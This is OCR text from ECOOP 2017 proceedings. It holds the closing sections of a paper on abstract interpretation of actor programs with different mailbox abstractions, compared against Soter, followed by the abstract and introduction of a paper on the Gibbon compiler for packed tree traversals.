


Figure 8 Precision metrics for the different mailbox abstractions (lower is better).

The results show that the coarse powerset abstraction is the most *imprecise* abstraction, resulting in many spurious elements. These spurious elements in turn result in spurious program states (Section 6.3), rendering the abstraction not scalable. This makes the use of the powerset abstraction unsuitable for proving program properties directly (Section 6.5).

The multi-set abstraction benefits from higher precision because it preserves multiplicity, therefore resulting in fewer spurious mailboxes. However, because it lacks order information, it does not improve over the powerset abstraction in the number of spurious messages resulting from non-spurious mailboxes.

The list and graph abstraction preserve both multiplicity and ordering, which renders them more precise. On benchmarks with an unbounded number of messages, both lose some precision. However, when the messages in an unbounded mailbox follow a specific pattern, the graph abstraction yields a better precision than the bounded list abstraction. This is because the list abstraction reduces to a powerset once the bound is reached, thereby losing ordering information. This is the case in the `stutter` benchmark, where the list abstraction results in 10 spurious elements, while the graph analyzes it with full precision (i.e., without spurious elements).

The only benchmark where the graph abstraction yields more spurious elements than the other abstractions is `state-factory`. This is because this benchmarks contains an actor receiving a specific message an unbounded number of times, as well as a single instance of another message. Due to the specific message being received an unbounded number of times, the graph abstraction does not maintain the multiplicity information over the message that is unique. Using the bounded multiset abstraction on the other hand preserves this multiplicity and yields no spurious elements. Using the powerset and bounded list abstractions does not preserve this multiplicity information, yielding spurious elements. However because these abstractions have a smaller domain size, they produce less spurious mailboxes in comparison with the graph abstraction (2 for the powerset abstraction, 3 for the bounded list abstraction, 6 for the graph abstraction).

6.5 Comparison with Soter

We compare our analysis of λ_α with Soter, a state-of-the-art analysis tool for Erlang programs [17]. We translated our benchmarks to Erlang in order to analyze them with Soter. The result of running Soter and our analysis on these benchmarks is given in Table 3. Some benchmarks have unbounded mailboxes, hence there is no bound to prove; other benchmarks make no use of the `error` construct, hence the absence of error is trivial. These benchmarks are therefore not included in Table 3.

Table 3 Comparison with Soter. Column *Type* is the verified property: absence of run-time errors (*Err.*) or bound on some mailbox (*Bnd.*). Column *Safe* is the expected analysis result. For both Soter and our technique, column *Res.* gives the result of the analysis, column t is the running time of the full analysis, and column *Abs.* lists the abstractions used. The time given for our technique is the range of the time taken by the abstractions listed in *Abs.*

			Soter			Us		
Benchmark	Type	Safe	Res.	Abs.	t (ms)	Res.	Abs.	t (ms)
`parikh`	Err.	✓	✓	D_0	38	✓	$MS_{\geq 1}, L_{\geq 1}, G$	$7 - 8$
`unsafe-send`	Err.	✗	✗	D_0	13	✗	$PS, MS_{\geq 0}, L_{\geq 0}, G$	$3 - 4$
`safe-send`	Err.	✓	✓	D_1	267	✓	$L_{\geq 4}, G$	$17 - 19$
`stutter`	Err.	✓	✗	D_2	53	✓	G	$23 - 23$
`stack`	Err.	✓	✗	D_2	2260	✓	$L_{\geq 4}, G$	$13 - 13$
`count-seq`	Err.	✓	✗	D_2	109	✓	$L_{\geq 2}, G$	$8 - 8$
`cell`	Err.	✓	✗	D_2	383	✓	$L_{\geq 2}, G$	$11 - 12$
`pipe-seq`	Bnd.	✓	✓	D_0	165	✓	$MS_{\geq 1}, L_{\geq 1}, G$	$47 - 55$
`state-factory`	Bnd.	✓	✓	D_0	622	✓	$MS_{\geq 1}, G$	$274 - 814$
`pp`	Bnd.	✓	✓	D_0	95	✓	$MS_{\geq 1}, L_{\geq 1}, G$	$15 - 24$
`count-seq`	Bnd.	✓	✓	D_0	71	✓	$MS_{\geq 1}, L_{\geq 2}, G$	$8 - 10$
`cell`	Bnd.	✓	✗	D_2	383	✓	$MS_{\geq 1}, L_{\geq 2}, G$	$11 - 18$
`fjc-seq`	Bnd.	✓	✗	D_2	81	✓	$MS_{\geq 1}, L_{\geq 1}, G$	$21 - 25$
`fjt-seq`	Bnd.	✓	✗*	n.a.	n.a.	✗	n.a.	n.a.

For both Soter and our technique, column *Abs.* lists the abstractions that enable verification of either the absence of errors or the bound on mailboxes. This is with a simple query on the generated flow graph alone in our case, and with some more complex post-processing for Soter. In the case of Soter, the only tunable parameter is the *data abstraction depth*, which varies between 0 and 2. We chose the lowest data abstraction depth that could be used to verify the properties, and else used an abstraction depth of 2. In the case of our technique, we list all mailbox abstractions that enabled proving each program property. In practice, choosing an abstraction to verify each program can be automated by running the analysis with each abstraction, increasing the bound for bounded abstractions, until one is able to prove the property. If no abstraction can be used to prove the property, one can conclude that either the property does not hold, or that the analysis yields a false positive. Overall, we see that our technique is able to verify mailbox bounds and the absence of run-time errors in a similar amount of time as Soter. With a proper mailbox abstractions the analysis takes less than one second for each benchmark.

An important distinction between our approach and Soter is that Soter generates a coarse flow graph as the model of a program, and then performs model checking on this graph to verify program properties. Our technique constructs a more precise flow graph of the program on which the verification can be performed directly, not requiring a separate model checking step to prove the absence of run-time errors or bounds on mailboxes. To highlight this difference, consider the `parikh` benchmark. It contains a `server` actor that expects `init` as a first message, but throws an error if it receives a second `init` message. With a powerset mailbox abstraction, which does not preserve multiplicity, the error is reachable in the graph generated by Soter. However, it can be proved unreachable by performing an extra model-checking step. On the other hand, our approach benefits from improved precision from the mailbox abstraction, resulting in a smaller and more precise flow graph that does *not* contain the error state. No further steps are therefore required.

Additionally, we are able to handle programs that Soter cannot handle. For example, `stutter` needs a mailbox abstraction that preserves ordering information among an unbounded number of messages following the pattern of Figure 7, and for which the graph abstraction is ideally suited. As another example, `stack` needs a mailbox abstraction that preserves ordering information on four consecutive messages. Note that on `fjt-seq`, our technique fail to prove the required bound. However, Soter produces unsound results: it proves a bound that is lower than the expected bound.

6.6 Soundness

The approach presented in this paper combines sound techniques: systematic abstraction of abstract machines [38], ordered macro-stepping semantics (a variant of macro-stepping semantics of Agha et al. [2]), and sound mailbox abstractions.. To prove the soundness of the analysis, we first note that the abstract semantics over-approximate the concrete semantics.

▶ **Theorem 1** ($(\widehat{\longmapsto})$ is a sound over-approximation of $(\longmapsto)$). *If we have* $\varsigma_1 \overset{p}{\underset{E}{\longmapsto}} \varsigma_2$, *and* $\alpha(\varsigma_1) \sqsubseteq \hat{\varsigma}_1$, *then* $\exists \hat{\varsigma}_2$ *such that* $\hat{\varsigma}_1 \overset{\widehat{p}}{\underset{E}{\longmapsto}} \hat{\varsigma}_2$, $\alpha(\varsigma_2) \sqsubseteq \hat{\varsigma}_2$ *and* $\alpha(p) = \hat{p}$.

Proof. The proof follows a similar structure as in Van Horn and Might [38] and D'Osualdo [15], and is based on the soundness of mailbox abstractions (proven in the accompanying technical report[5]). Note that any address allocation strategy leads to a sound analysis [32, 23]. ◀

Our abstract version of macro-stepping semantics combines multiple small steps into a macro-step, in a sound manner (Theorem 3).

▶ **Theorem 2** ($(\widehat{\longmapsto}^{*\downarrow})$ is a sound over-approximation of $(\longmapsto^{*\downarrow})$). *If we have* $\varsigma_1 \overset{p}{\underset{E}{\longmapsto}}{}^{*\downarrow} \varsigma_N$ *and* $\alpha(\varsigma_1) \sqsubseteq \hat{\varsigma}_N$, *then* $\exists \hat{\varsigma}_N$ *such that* $\hat{\varsigma}_1 \overset{\widehat{p}}{\underset{E}{\longmapsto}}{}^{*\downarrow} \hat{\varsigma}_N$, $\alpha(\varsigma_N) \sqsubseteq \hat{\varsigma}_N$ *and* $\alpha(p) \sqsubseteq \hat{p}$.

Proof. The proof is by induction on the rules of $\longmapsto^{*\downarrow}$. For the cases M-Stop and M-Blocked, the proof directly follows from Theorem 1. The case M-Main consists of two parts: a first step of $\widehat{\mapsto}$, proven by Theorem 1, and a second step of $\widehat{\mapsto}^{*\downarrow}$ that follows by the induction hypothesis. ◀

▶ **Theorem 3** ($(\widehat{\longmapsto}^{M})$ is a sound over-approximation of $(\longmapsto^{M})$). *If we have* $\varsigma_1 \overset{p}{\underset{E}{\longmapsto}}{}^{M} \varsigma_N$ *and* $\alpha(\varsigma_1) \sqsubseteq \hat{\varsigma}_N$, *then* $\exists \hat{\varsigma}_N$ *such that* $\hat{\varsigma}_1 \overset{\widehat{p}}{\underset{E}{\longmapsto}}{}^{M} \hat{\varsigma}_N$, $\alpha(\varsigma_N) \sqsubseteq \hat{\varsigma}_N$ *and* $\alpha(p) \sqsubseteq \hat{p}$.

Proof. A macro-step is the composition of an unrestricted small-step followed by a restricted multi-step. Soundness therefore follows from Theorems 1 and 2. ◀

Our analysis therefore forms a sound *over-approximation* of the concrete semantics of a program.

[5] `https://soft.vub.ac.be/~qstieven/ecoop2017/techreport.pdf`

7 Related Work

In this paper, we aim at providing a sound over-approximation of the behavior of actor programs. A number of existing tools supporting actors aim for a different goal: providing a very precise under-approximation. That is, tools based on model checking and concolic testing can detect errors in actor programs, based on a number of concrete executions of a program. They are said to be *sound for defect detection* [7] in that any detected error is an error that will arise under certain conditions. However, such tools can only prove the absence of errors by exploring the entire set of possible executions of a program, which might not be finite due to the numerous sources of unboundedness. Our technique, in contrast, is *sound for correctness*: if our technique cannot detect a defect, it proves that the given program is free of that defect under all possible inputs and interleavings. However, if a defect is detected, it might be a false positive resulting from a too coarse abstraction. Identifying whether a detected defect is a false positive or a true defect is up to the user of the analysis, and can be a burden if the number of false positives is high. Reducing the number of false positives of an analysis is important in order to reduce the burden on the user [9].

Similarly to D'Osualdo et al. [17], we apply the *abstracting abstract machine* (AAM) technique of Van Horn and Might [38] to actor programs. This technique enables a systematic, sound abstraction of concrete semantics given as an abstract machine. Instead of applying AAM to build a coarse model of the program and then performing model-checking on that model (as done by D'Osualdo et al. [17]), we use AAM as the only step in our static analysis. We show that with proper mailbox abstractions, this single step is sufficient to verify properties such as absence of errors and mailbox bounds, with a better precision than D'Osualdo et al. [17]. Our technique has two limitations: it does not deal with programs in which the number of actors is unbounded, and it reasons about every possible message interleaving. Both of these problems impact the scalability of the technique, but nonetheless should not overshadow the contributions of this paper. Indeed, our formalizations and observations of the properties of different mailbox abstractions are applicable to other static analysis techniques than AAM.

7.1 Actor Languages

In this paper, we focus on actors following the *classical* actor model introduced by Agha [1]. The foundations of this model have been formalized in detail by Agha et al. [2], with the difference that mailboxes are represented by multisets. We represent concrete mailboxes for each actor by queues, in order to be able to model other mailbox formalisms and implementations that assume that mailboxes are ordered [1, 25, 24, 3, 20]. Another difference with Agha et al. [2] is that we do not restrict values that can be communicated: our formalization supports messages that contain closures. For a recent survey of existing actor models and their specificities, we refer to De Koster et al. [14].

The concept of macro-stepping is introduced in Agha et al. [2], where a macro step is defined as multiple small steps made within a single actor between the reception of two messages. We introduce ordered macro-stepping, a finer-grained variant of macro-stepping that properly accounts for interleavings of message sends. This is because regular macro-stepping is not sound for analyzing programs from ordered-message mailbox actor models.

7.2 Abstract Interpretation of Actor Programs

Huch [26] represents some of the earliest work on static analysis of actors-based programs through abstract interpretation. The author identifies four sources of unboundedness that render analyzing actor programs challenging: data unboundedness, stack unboundedness, mailbox unboundedness, and unboundedness of the number of spawned processes. He solves the first two sources of unboundedness, and mitigates the last two by framing the analysis in the context of programs that "use only finite parts of the message queues and create only finitely many processes". Our analysis deals with unbounded number of messages, but we leave the problem of unbounded processes for future work.

A closely related work to ours is Soter [16, 17], to which we compare in Section 6. Static checks included in Erlang's analyzer `dialyzer` [7, 8] are *sound for defect detection*. Our approach is over-approximative and therefore *sound for correctness*.

Garoche et al. [22] present an abstract interpretation approach to verify properties of an actor calculus. The focus is on abstractions that enable reasoning about the number of actors bound to a process identifier, while this paper focuses on abstractions to reason about the mailbox content of an actor. Garoche et al. [21] extends the earlier approach to detect orphan messages in actor programs, using a *vector addition system*, similarly to D'Osualdo et al. [17]. The difference with our work is that we reason about the content of mailboxes while performing the control-flow analysis, while both Garoche et al. [21] and D'Osualdo et al. [17] only do so at a later stage. Moreover, Garoche et al. [21] uses the multiset representation for concrete mailboxes, while we take ordering information into account.

7.3 Type Systems

Multiple type systems have been formalized for actor programs. However, most of them only focus on detecting type errors in the sequential subset of the language [29, 30]. A notable exception is Dagnat and Pantel [11]. This type system focuses on detecting messages that will *never* be handled. However, it reasons about global properties of actors, while our analysis is able to reason about actors at different moments in their lifetime.

7.4 Model Checking and Specification Logics

Dam and Fredlund [12] introduce a specification logic and proof system for Core Erlang programs that can be used to perform model-checking on Erlang programs. This approach has been integrated in the Erlang Verification Tool [4], later extended to deal with OTP-specific constructs such as `gen_server` [5]. It supports verifying that an implementation satisfies a given specification, but is not fully automated like our approach.

Both dCUTE [36] and Basset [28] perform automated testing on actor programs and exploit reduction techniques to reduce the size of the explored state space. dCUTE uses concolic testing and incorporates dynamic partial order reduction (DPOR), while Basset uses model checking and allows to choose between DPOR or an actor-specific state comparison reduction technique. Both rely on concrete execution of the program, and only terminate if the program itself terminates. These techniques are sound for defect detection, while ours is sound for correctness and guaranteed to terminate in finite time. A common point is the use of macro-stepping to reduce the number of interleavings to explore. However, as we do assume ordering on the mailbox, we use the finer-grained ordered macro-stepping.

7.5 Limitations and Future Work

The main limitations of our work have an impact on the scalability of the analysis. They do not diminish the contributions of this paper. The different mailbox abstractions we propose, the evaluation of their impact on the properties of the analysis, and the adaptation of macro-stepping semantics to actor models with ordered mailboxes are our main contributions. These contributions are not limited to the analysis framework described in this paper.

The two main limitations, and how they could be addressed in the future, are the following.

- The use of abstract counting is crucial to obtain the precise results of Section 6. Without it, the analysis is unable to yield useful results. But even with abstract counting, results can become too imprecise if an abstract process identifier corresponds to more than one concrete actor. This is why we had to adapt some benchmarks in order to have different call sites for each created actor, so that each would get associated with a different process identifier. One solution to this problem is using a more precise context-sensitivity, so that multiple actors created at the same call site in different contexts are mapped to different process identifiers. But, the analysis and its precision have to be finite, so precision has to be lost at some point. To reason precisely about programs with an unbounded number of actors (e.g., where the number of actors spawned is dependent on user input), this precision loss will have to be remedied.
- While our analysis uses macro-stepping to reduce the amount of non-determinism, it still explores a program under all the possible message interleavings. Scaling to larger programs where that number of interleavings can become tremendous remains problematic. There is extensive literature on how to tackle this problem in the context of shared-memory concurrency [35, 18], and it has also been explored in the context of concolic testing of actor programs [36, 28]. We plan on adapting these techniques to our framework.

Note that in the language considered, messages are assumed to be received in the same order as sent. This limits the analysis to a local setting. Extending the analysis to a distributed setting where messages may be reordered under certain conditions[6] would require to relax this assumption.

We did not discuss the possible extension of this work to analyze programs that do not guarantee actor isolation. In order to analyze for example actor programs written in Scala, which may contain actors that share memory, it is necessary to adapt the analysis. However, the necessary changes are isolated thanks to the modular design of our approach: one has to introduce a new effect to represent reads and writes to shared memory, and to adapt the macro-stepping semantics so that a macro-step is interrupted upon side effects. This is done by redefining function f of Section 3.6.

8 Conclusion

We presented a framework for statically analyzing actor-based programs through abstract interpretation. Starting from the concrete semantics of an actor language, we apply systematic abstraction in order to obtain an abstract interpreter for that language. We introduce and incorporate a finer-grained variant of macro-stepping that we call ordered macro-stepping. This is because several actor models feature mailboxes that preserve ordering information about their messages, for which regular macro-stepping results in a static analysis that

[6] For example, Erlang ensures that messages sent from a given actors will be received in the same order, but nothing is guaranteed about the order of the messages sent from different actors.

may miss execution interleavings and therefore is unsound. We identify the abstraction used for the actors' mailboxes as a key component of any analysis for actor-based programs. Our analysis is therefore parameterized by the mailbox abstraction used, and we provide different instantiations of this parameter that differ in the extent to which the multiplicity and ordering of messages is preserved.

We evaluated the applicability of the different mailbox abstractions on a set of benchmark programs with regard to two program properties: absence of errors, and bounds on mailbox sizes. The use of suitable mailbox abstractions enabled our analysis to verify programs properties that related work could not. We found that the prevalent powerset mailbox abstraction, which preserves neither multiplicity nor ordering, is too imprecise to prove these properties. Using a graph-based mailbox abstraction, in contrast, resulted in sufficiently small flow graphs that enable proving them for all benchmark programs. Our results also show that our improvements in the precision of the computed flow graphs obviate the need for a separate model checking step.

We conclude that sound and precise abstraction of mailboxes is crucial to the precision of any static analysis for actor-based programs. Our work demonstrates that a well-chosen mailbox abstraction can improve the precision of the analysis significantly, thus enabling static verification of the absence of errors and the computation of mailbox bounds.

References

1. Gul Agha. *Actors: A Model of Concurrent Computation in Distributed Systems*. MIT Press, Cambridge, MA, USA, 1986.
2. Gul Agha, Ian A. Mason, Scott F. Smith, and Carolyn L. Talcott. A foundation for actor computation. *J. Funct. Program.*, 7(1):1–72, 1997.
3. Joe Armstrong. *Programming erlang : software for a concurrent world*. Pragmatic programmers. Pragmatic Bookshelf, 2007.
4. Thomas Arts, Mads Dam, Lars-Åke Fredlund, and Dilian Gurov. System description: Verification of distributed erlang programs. In *Automated Deduction - CADE-15, 15th International Conference on Automated Deduction, Lindau, Germany, July 5-10, 1998, Proceedings*, pages 38–41, 1998.
5. Thomas Arts and Thomas Noll. Verifying generic erlang client-server implementations. In *Implementation of Functional Languages, 12th International Workshop, IFL 2000, Aachen, Germany, September 4-7, 2000, Selected Papers*, pages 37–52, 2000.
6. Armin Biere, Alessandro Cimatti, Edmund M. Clarke, Ofer Strichman, and Yunshan Zhu. Bounded model checking. *Advances in Computers*, 58:117–148, 2003.
7. Maria Christakis and Konstantinos Sagonas. Static detection of race conditions in erlang. In *Practical Aspects of Declarative Languages, 12th International Symposium, PADL 2010, Madrid, Spain, January 18-19, 2010. Proceedings*, pages 119–133, 2010.
8. Maria Christakis and Konstantinos Sagonas. Static detection of deadlocks in erlang. Technical report, 2011.
9. Patrick Cousot. The verification grand challenge and abstract interpretation. In *Verified Software: Theories, Tools, Experiments, First IFIP TC 2/WG 2.3 Conference, VSTTE 2005, Zurich, Switzerland, October 10-13, 2005, Revised Selected Papers and Discussions*, pages 189–201, 2005.
10. Patrick Cousot and Radhia Cousot. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pages 238–252. ACM, 1977.

11 Fabien Dagnat and Marc Pantel. Static analysis of communications for erlang. In *Proceedings of 8th International Erlang/OTP User Conference*, 2002.

12 Mads Dam and Lars-Åke Fredlund. On the verification of open distributed systems. In *Proceedings of the 1998 ACM symposium on Applied Computing, SAC'98, Atlanta, GA, USA, February 27 - March 1, 1998*, pages 532–540, 1998.

13 Joeri De Koster, Stefan Marr, Tom Van Cutsem, and Theo D'Hondt. Domains: Sharing state in the communicating event-loop actor model. *Computer Languages, Systems & Structures*, 45:132–160, 2016.

14 Joeri De Koster, Tom Van Cutsem, and Wolfgang De Meuter. 43 years of actors: a taxonomy of actor models and their key properties. In *Proceedings of the 6th International Workshop on Programming Based on Actors, Agents, and Decentralized Control, AGERE 2016, Amsterdam, The Netherlands, October 30, 2016*, pages 31–40, 2016.

15 Emanuele D'Osualdo. *Verification of Message Passing Concurrent Systems*. PhD thesis, University of Oxford, 2015.

16 Emanuele D'Osualdo, Jonathan Kochems, and Luke Ong. Soter: an automatic safety verifier for erlang. In *Proceedings of the 2nd edition on Programming systems, languages and applications based on actors, agents, and decentralized control abstractions, AGERE! 2012, October 21-22, 2012, Tucson, Arizona, USA*, pages 137–140, 2012.

17 Emanuele D'Osualdo, Jonathan Kochems, and Luke Ong. Automatic verification of erlang-style concurrency. In *Static Analysis - 20th International Symposium, SAS 2013, Seattle, WA, USA, June 20-22, 2013. Proceedings*, pages 454–476, 2013.

18 Cormac Flanagan and Patrice Godefroid. Dynamic partial-order reduction for model checking software. In *Proceedings of the 32nd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2005, Long Beach, California, USA, January 12-14, 2005*, pages 110–121, 2005.

19 Cormac Flanagan, Amr Sabry, Bruce F. Duba, and Matthias Felleisen. The essence of compiling with continuations. In *Proceedings of the ACM SIGPLAN'93 Conference on Programming Language Design and Implementation (PLDI), Albuquerque, New Mexico, USA, June 23-25, 1993*, pages 237–247, 1993.

20 Simon Fowler, Sam Lindley, and Philip Wadler. Mixing metaphors: Actors as channels and channels as actors. *arXiv preprint arXiv:1611.06276*, 2016.

21 Pierre-Loïc Garoche. *Static Analysis of an Actor-based Process Calculus by Abstract Interpretation.* PhD thesis, National Polytechnic Institute of Toulouse, France, 2008.

22 Pierre-Loïc Garoche, Marc Pantel, and Xavier Thirioux. Static safety for an actor dedicated process calculus by abstract interpretation. In *Formal Methods for Open Object-Based Distributed Systems, 8th IFIP WG 6.1 International Conference, FMOODS 2006, Bologna, Italy, June 14-16, 2006, Proceedings*, pages 78–92, 2006.

23 Thomas Gilray, Michael D. Adams, and Matthew Might. Allocation characterizes polyvariance: a unified methodology for polyvariant control-flow analysis. In *Proceedings of the 21st ACM SIGPLAN International Conference on Functional Programming, ICFP 2016, Nara, Japan, September 18-22, 2016*, pages 407–420, 2016.

24 Munish K. Gupta. *Akka essentials*. Packt Publishing Ltd, 2012.

25 Philipp Haller. On the integration of the actor model in mainstream technologies: the scala perspective. In *Proceedings of the 2nd edition on Programming systems, languages and applications based on actors, agents, and decentralized control abstractions, AGERE! 2012, October 21-22, 2012, Tucson, Arizona, USA*, pages 1–6, 2012.

26 Frank Huch. Verification of erlang programs using abstract interpretation and model checking. In *Proceedings of the fourth ACM SIGPLAN International Conference on Functional Programming (ICFP '99), Paris, France, September 27-29, 1999.*, pages 261–272, 1999.

27 Shams Mahmood Imam and Vivek Sarkar. Savina - an actor benchmark suite: Enabling empirical evaluation of actor libraries. In *Proceedings of the 4th International Workshop on Programming based on Actors Agents & Decentralized Control, AGERE! 2014, Portland, OR, USA, October 20, 2014*, pages 67–80, 2014.

28 Steven Lauterburg, Mirco Dotta, Darko Marinov, and Gul Agha. A framework for state-space exploration of java-based actor programs. In *ASE 2009, 24th IEEE/ACM International Conference on Automated Software Engineering, Auckland, New Zealand, November 16-20, 2009*, pages 468–479, 2009.

29 Anders Lindgren. A prototype of a soft type system for erlang. Master's thesis, Uppsala University, 1996.

30 Simon Marlow and Philip Wadler. A practical subtyping system for erlang. In *Proceedings of the 1997 ACM SIGPLAN International Conference on Functional Programming (ICFP '97), Amsterdam, The Netherlands, June 9-11, 1997.*, pages 136–149, 1997.

31 Jan Midtgaard. Control-flow analysis of functional programs. *ACM Comput. Surv.*, 44(3):10, 2012.

32 Matthew Might and Panagiotis Manolios. A posteriorisoundness for non-deterministic abstract interpretations. In *Verification, Model Checking, and Abstract Interpretation, 10th International Conference, VMCAI 2009, Savannah, GA, USA, January 18-20, 2009. Proceedings*, pages 260–274, 2009.

33 Matthew Might and Olin Shivers. Improving flow analyses via gammacfa: abstract garbage collection and counting. In *Proceedings of the 11th ACM SIGPLAN International Conference on Functional Programming, ICFP 2006, Portland, Oregon, USA, September 16-21, 2006*, pages 13–25, 2006.

34 Matthew Might and David Van Horn. A family of abstract interpretations for static analysis of concurrent higher-order programs. In *Static Analysis - 18th International Symposium, SAS 2011, Venice, Italy, September 14-16, 2011. Proceedings*, pages 180–197, 2011.

35 Doron A. Peled. Ten years of partial order reduction. In *Computer Aided Verification, 10th International Conference, CAV '98, Vancouver, BC, Canada, June 28 - July 2, 1998, Proceedings*, pages 17–28, 1998.

36 Koushik Sen and Gul Agha. Automated systematic testing of open distributed programs. In *Fundamental Approaches to Software Engineering, 9th International Conference, FASE 2006, Held as Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2006, Vienna, Austria, March 27-28, 2006, Proceedings*, pages 339–356, 2006.

37 Quentin Stiévenart, Maarten Vandercammen, Wolfgang De Meuter, and Coen De Roover. Scala-AM: A modular static analysis framework. In *16th IEEE International Working Conference on Source Code Analysis and Manipulation, SCAM 2016, Raleigh, NC, USA, October 2-3, 2016*, pages 85–90, 2016.

38 David Van Horn and Matthew Might. Abstracting abstract machines: a systematic approach to higher-order program analysis. *Commun. ACM*, 54(9):101–109, 2011.

Compiling Tree Transforms to Operate on Packed Representations

Michael Vollmer[1], Sarah Spall[2], Buddhika Chamith[3], Laith Sakka[4], Chaitanya Koparkar[5], Milind Kulkarni[6], Sam Tobin-Hochstadt[7], and Ryan R. Newton[8]

1 **Indiana University, Bloomington, IN, USA**
vollmerm@indiana.edu
2 **Indiana University, Bloomington, IN, USA**
sjspall@indiana.edu
3 **Indiana University, Bloomington, IN, USA**
budkahaw@indiana.edu
4 **Purdue University, West Lafayette, IN, USA**
lsakka@purdue.edu
5 **Indiana University, Bloomington, IN, USA**
ckoparka@indiana.edu
6 **Purdue University, West Lafayette, IN, USA**
milind@purdue.edu
7 **Indiana University, Bloomington, IN, USA**
samth@indiana.edu
8 **Indiana University, Bloomington, IN, USA**
rrnewton@indiana.edu

Abstract

When written idiomatically in most programming languages, programs that traverse and construct trees operate over pointer-based data structures, using one heap object per-leaf and per-node. This representation is efficient for random access and shape-changing modifications, but for traversals, such as compiler passes, that process most or all of a tree in bulk, it can be inefficient. In this work we instead compile tree traversals to operate on **pointer-free pre-order serializations of trees**. On modern architectures such programs often run significantly faster than their pointer-based counterparts, and additionally are directly suited to storage and transmission without requiring marshaling.

We present a prototype compiler, Gibbon, that compiles a small first-order, purely functional language sufficient for tree traversals. The compiler transforms this language into intermediate representation with explicit pointers into input and output buffers for packed data. The key compiler technologies include an effect system for capturing traversal behavior, combined with an algorithm to insert destination cursors. We evaluate our compiler on tree transformations over a real-world dataset of source-code syntax trees. For traversals touching the whole tree, such as maps and folds, packed data allows speedups of over 2× compared to a highly-optimized pointer-based baseline.


1998 ACM Subject Classification D.3.3 Language Constructs and Features

Keywords and phrases compiler optimization, program transformation, tree traversal

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.26

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 26; pp. 26:1–26:29

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany



(a) Standard representation of a tree structure in C: by default, word-sized tags *and* pointers.

(b) Serialized version of the same tree. Not to scale: tags take one byte and integers eight.

Figure 1 Standard and serialized representations of trees.

1 Introduction

Programs that traverse and construct trees are widely used across all domains of computer science, ranging from compiler passes, to the browser Document Object Model, to particle simulations with space-partitioning trees. Yet almost all modern programming languages and compilers represent trees and their traversals identically. Each node of the tree is a heap object, followed by fields for child nodes or leaf values. This representation has not changed since early LISP systems and is shared across source languages with diverse type systems—whether algebraic data types or class hierarchies, statically or dynamically typed. The deviations from this consensus are found within limited high-performance scenarios where complete trees can be laid out using address arithmetic with no intermediate nodes.

We submit that this consensus is premature. In numerical computing it is an axiom that you cannot treat the numbers in a matrix as individual heap objects. Rather, the emphasis is on bulk efficiency. Likewise, many tree traversals process trees in bulk, reading or writing them in one pass. On such workloads, traditional tree representations are not favored by current trends in computer architecture. Pointer-chasing implies randomized memory access patterns. While previous work addresses spatial locality for tree data [4], much memory is still wasted both in pointers themselves and in tags on nodes (e.g. distinguishing "interior" vs "leaf" objects). For example, a C compiler uses 96 bytes of memory to represent the tree shown in Figure 1a. On the other hand, if we are sending the tree over the network, we would naturally use a more compact form in serializing it, as shown in Figure 1b. In the latter version, we use the same 24 bytes for the data in the leaves, but only 5 bytes for the spine (capturing the "tags" of the 5 nodes in the tree), rather than 72. Further, a tree traversal processing this memory representation follows a precisely linear memory access pattern, because the data is already laid out in a preorder traversal. On architectures with inexpensive unaligned access, such as modern x86, this is a desirable in-memory representation as well as a serialization format.[1]

Indeed, if we can compile programs to operate directly on this serialization, we follow a precedent of using serialization formats jointly as memory formats. For example, Cap'N Proto [28] makes it ergonomic for C++ code to operate directly on the Protobuf serialization format

[1] Even restricted to aligned access, we would still shrink from 72 bytes to 20 by switching to a packed format.

in memory. Likewise "data baking"[2]. is an established practice in video games—caching assets on disk in a format that allows them to be `mmap`'d into memory and used without further conversion. As a general example of this capability, the Glasgow Haskell Compiler (GHC) recently added the capability to store any closed subgraph of the heap as a *Compact Normal Form* (CNF) [29]—a contiguous memory region that is treated as a kind of "super heap object", never traced by the GC and collected only when there are no pointers into any of the sub-parts of the CNF.

The packed tree format above is precisely a dense encoding of a CNF—a transitive closure of heap objects with no escaping pointers, in this case, no pointers *at all*. GHC's CNF support—like related efforts at region [26] or pool memory management [16]—colocates heap objects without changing their representation. Code accessing the data can remain unchanged. In contrast, the dense tree format *requires a complete rearrangement of the compiled code that operates on the data*. This rearrangement is fundamental to the space savings and format simplicity.

In this paper, we take a first step towards compiler support for packed tree data types *without* changing the source program. Packed representations aren't always appropriate, and we don't automate the choice of *when* to use them, but rather automate the necessary code transformations to transparently use packed representations for selected data types. Henceforth, we use *tree traversals* or *tree transforms* to refer to programs that walk over an immutable tree, building an output tree of size proportional to the input tree, without substantially relying on *sharing* in the representation. We also address a limited class of *tree searches* that require random access within a tree. We make the following contributions:

- We present a compiler, dubbed Gibbon, that can compile a range of tree transforms, written in a minimal functional language, to be more than twice as fast as standard techniques (Section 3). We evaluate Gibbon against both a number of existing compilers and its own best performance (without packing) in Section 6.
